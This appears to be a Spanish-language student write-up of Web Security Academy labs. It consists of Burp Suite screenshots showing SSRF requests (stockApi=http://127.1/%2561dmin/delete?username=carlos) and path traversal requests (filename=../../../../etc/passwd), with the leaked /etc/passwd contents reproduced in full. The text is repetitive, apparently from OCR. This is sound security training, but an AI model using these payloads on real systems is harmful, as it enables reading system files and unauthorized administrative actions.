


Ataques SSRF y Path Traversal

Ejercicios SSRF

1.-



Request

URL: https://0aa5000003002da812a308000a50052.web-security-academy.net/stock?productId=1

Response

Status: 200 OK

Content-Type: text/html

Cache-Control: no-cache

Expires: -1

Server: Apache/2.4.18 (Ubuntu)

Content-Length: 1024

Accept-Encoding: gzip, deflate, br

Priority: u=1, i

stockApi=

Inspector

Selected text

Decoded from: URL encoding

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Description:

In a world that is changing, on a planet we are learning to love and take care of, the more we can do to help the environment the better. Here at Planet Love, we are taking this quest very seriously. Let us introduce the first eco, single-use, boat.


The Eco Boat is made entirely from paper and reinforced with a super strength adhesive, which will keep you afloat for 30 minutes. After 30 minutes the adhesive will have dissolved due to the high salt content in the ocean, therefore, it is paramount you time your trip to the second. Fifteen minutes each way is more than enough time to enjoy a romantic sunset or to partake of a light supper.

In conjunction with the beach services committee, a number of recycling tubs have been situated in the most popular tourist attractions. After your journey, you will be able to easily fold up the soggy paper and pop it into one of the conveniently positioned receptacles. How many people can say they have enjoyed such a unique experience, and been proactive in saving our beautiful planet at the same time?

Lead the way in leisure activities and join Planet Love today.

London

Check stock



Request

URL: https://0aa5000003002da812a308000a50052.web-security-academy.net/stock?productId=1

Response

Status: 200 OK

Content-Type: text/html

Cache-Control: no-cache

Expires: -1

Server: Apache/2.4.18 (Ubuntu)

Content-Length: 1024

Accept-Encoding: gzip, deflate, br

Priority: u=1, i

stockApi=

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Description:

In a world that is changing, on a planet we are learning to love and take care of, the more we can do to help the environment the better. Here at Planet Love, we are taking this quest very seriously. Let us introduce the first eco, single-use, boat.


The Eco Boat is made entirely from paper and reinforced with a super strength adhesive, which will keep you afloat for 30 minutes. After 30 minutes the adhesive will have dissolved due to the high salt content in the ocean, therefore, it is paramount you time your trip to the second. Fifteen minutes each way is more than enough time to enjoy a romantic sunset or to partake of a light supper.

In conjunction with the beach services committee, a number of recycling tubs have been situated in the most popular tourist attractions. After your journey, you will be able to easily fold up the soggy paper and pop it into one of the conveniently positioned receptacles. How many people can say they have enjoyed such a unique experience, and been proactive in saving our beautiful planet at the same time?

Lead the way in leisure activities and join Planet Love today.

London

Check stock



Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept off

Forward

Drop

Open browser

Intercept is off

If you turn intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Learn more

Open browser

Description:

In a world that is changing, on a planet we are learning to love and take care of, the more we can do to help the environment the better. Here at Planet Love, we are taking this quest very seriously. Let us introduce the first eco, single-use, boat.

The Eco Boat is made entirely from paper and reinforced with a super strength adhesive, which will keep you afloat for 30 minutes. After 30 minutes the adhesive will have dissolved due to the high salt content in the ocean, therefore, it is paramount you time your trip to the second. Fifteen minutes each way is more than enough time to enjoy a romantic sunset or to partake of a light supper.

In conjunction with the beach services committee, a number of recycling tubs have been situated in the most popular tourist attractions. After your journey, you will be able to easily fold up the soggy paper and pop it into one of the conveniently positioned receptacles. How many people can say they have enjoyed such a unique experience, and been proactive in saving our beautiful planet at the same time?

Lead the way in leisure activities and join Planet Love today.

London

Check stock

WebSecurity Academy

Basic SSRF against the local server

LAB Not solved


Back to lab description

Home | Admin panel | My account

Users

wiener - Delete

carlos - Delete



Request

URL: https://0aa5000003002da812a308000a50052.web-security-academy.net/stock?productId=1

Response

Status: 200 OK

Content-Type: text/html

Cache-Control: no-cache

Expires: -1

Server: Apache/2.4.18 (Ubuntu)

Content-Length: 1024

Accept-Encoding: gzip, deflate, br

Priority: u=1, i

stockApi=

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Description:

In a world that is changing, on a planet we are learning to love and take care of, the more we can do to help the environment the better. Here at Planet Love, we are taking this quest very seriously. Let us introduce the first eco, single-use, boat.

The Eco Boat is made entirely from paper and reinforced with a super strength adhesive, which will keep you afloat for 30 minutes. After 30 minutes the adhesive will have dissolved due to the high salt content in the ocean, therefore, it is paramount you time your trip to the second. Fifteen minutes each way is more than enough time to enjoy a romantic sunset or to partake of a light supper.

In conjunction with the beach services committee, a number of recycling tubs have been situated in the most popular tourist attractions. After your journey, you will be able to easily fold up the soggy paper and pop it into one of the conveniently positioned receptacles. How many people can say they have enjoyed such a unique experience, and been proactive in saving our beautiful planet at the same time?

Lead the way in leisure activities and join Planet Love today.

London

Check stock

Congratulations, you solved the lab!

Share your skills!



Continue learning >>


[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users


wiener - [Delete](#)

2.- (Es de Burp Collaborator y no me ha funcionado en el community)



3.- (Es de Burp Collaborator)

4.-



Send

Cancel

<

>

Burp AI

Target: https://0a3d008603de8ca082cad38000ae00a3.web-security-academy.net

Request

Response

PrettyRawHex

1 POST /product/stock HTTP/2
2 Host: 0a3d008603de8ca082cad38000ae00a3.web-security-academy.net
3 Cookie: session=vGpjykwczIn5AWlnIHa0BfcFuhNlIm0Z
4 Content-Length: 27
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: es-ES,es;q=0.9
7 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="142"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
12 Accept: */*
13 Origin: https://0a3d008603de8ca082cad38000ae00a3.web-security-academy.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://0a3d008603de8ca082cad38000ae00a3.web-security-academy.net/product?productId=3
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20 stockApi=http://127.1/admin

PrettyRawHexRender

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"

Request

Response

PrettyRawHex

1 POST /product/stock HTTP/2
2 Host: 0a3d008603de8ca082cad38000ae00a3.web-security-academy.net
3 Cookie: session=vGpjykwczIn5AWlnIHa0BfcFuhNlIm0Z
4 Content-Length: 31
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: es-ES,es;q=0.9
7 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="142"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
12 Accept: */*
13 Origin: https://0a3d008603de8ca082cad38000ae00a3.web-security-academy.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://0a3d008603de8ca082cad38000ae00a3.web-security-academy.net/product?productId=3
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20 stockApi=http://127.1/%2561dmin

PrettyRawHexRender

48 </p>

Admin panel

<p>
|
</p>
49
My account

<p>
|
</p>
50 </section>
51 </header>
52 <header class="notification-header">
53 </header>
54 <section>
55 <h1>
Users
</h1>
56 <div>
57
wiener -

Delete

58 </div>
59 <div>
60
carlos -

Delete

61
62

stockApi=http://127.1/%2561dmin/delete?username=carlos

Congratulations, you solved the lab!

Share your skills!



Continue learning >>

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

Ejercicios Path Traversal

1.-

SendCancel<>Burp AI

Target: https://0a0a00b504b83ae482b74ce

Request

1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a0a00b504b83ae482b74ce8006c00d4.web-security-academy.net
3 Cookie: session=B5tczXPmZGfCWOPs1CkxOaFQwqx8IJ1
4 Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: es-ES,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
10 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Referer: https://0a0a00b504b83ae482b74ce8006c00d4.web-security-academy.net/productId=1
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

Response

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin) /var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronization,,/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network Management,,/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,,/run/systemd:/usr/sbin/nologin

WebSecurity Academy

File path traversal, simple case

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

2.-

Request

1 GET /image?filename=/etc/passwd HTTP/2
2 Host: 0ab4d00404ae2cb880845db700de00a3.web-security-academy.net
3 Cookie: session=mauJRd97b6jTcSd0Fmzqu8S0kexig
4 Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: es-ES,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
10 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Referer: https://0ab4d00404ae2cb880845db700de00a3.web-security-academy.net/productId=1
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

Response

6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin) /var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronization,,/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network Management,,/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,,/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash
37 usbmux:x:108:46:usbmux daemon,,/var/lib/usbmux:/usr/sbin/nologin
38 rtkit:x:109:115:RealtimeKit,,/proc:/usr/sbin/nologin

Congratulations, you solved the lab!

Share your skills!



Continue learning >>

[Home](#)

SendCancel<>Burp AI

Target: https://0a9800e3038d84678038e4d8002600b5.web-security-academy.net

Request

Response

1 GET /image?filename=../../../../../../../../etc/passwd HTTP/2

2 Host: 0a9800e3038d84678038e4d8002600b5.web-security-academy.net

3 Cookie: session=2QcZUUPKEDsXcVWvpPSKxurGaiqpIU

4 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="142"

5 Sec-Ch-Ua-Mobile: ?0

6 Sec-Ch-Ua-Platform: "Windows"

7 Accept-Language: es-ES,es;q=0.9

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Sec-Fetch-Site: same-origin

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-User: ?1

14 Sec-Fetch-Dest: document

15 Referer: https://0a9800e3038d84678038e4d8002600b5.web-security-academy.net/product?id=8

16 Accept-Encoding: gzip, deflate, br

17 Priority: u=0, i

18

19

6 root:x:0:0:root:/root:/bin/bash

7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

8 bin:x:2:2:bin:/bin:/usr/sbin/nologin

9 sys:x:3:3:sys:/dev:/usr/sbin/nologin

10 sync:x:4:65534:sync:/bin:/bin/sync

11 games:x:5:60:games:/usr/games:/usr/sbin/nologin

12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

20 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin

21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

22 gnats:x:41:41:Gnats Bug-Reporting System (admin) /var/lib/gnats:/usr/sbin/nologin

23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

24 apt:x:100:65534:/nonexistent:/usr/sbin/nologin

25 peter:x:12001:12001:/home/peter:/bin/bash

26 carlos:x:12002:12002:/home/carlos:/bin/bash

27 user:x:12000:12000:/home/user:/bin/bash

28 elmer:x:12099:12099:/home/elmer:/bin/bash

29 academy:x:10000:10000:/academy:/bin/bash

30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin

31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin

32 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin

33 systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin

34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false

36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash

37 usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin

38 rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin

Lab: File path traversal, traversal sequences stripped non-recursively

PRACTITIONER



Solved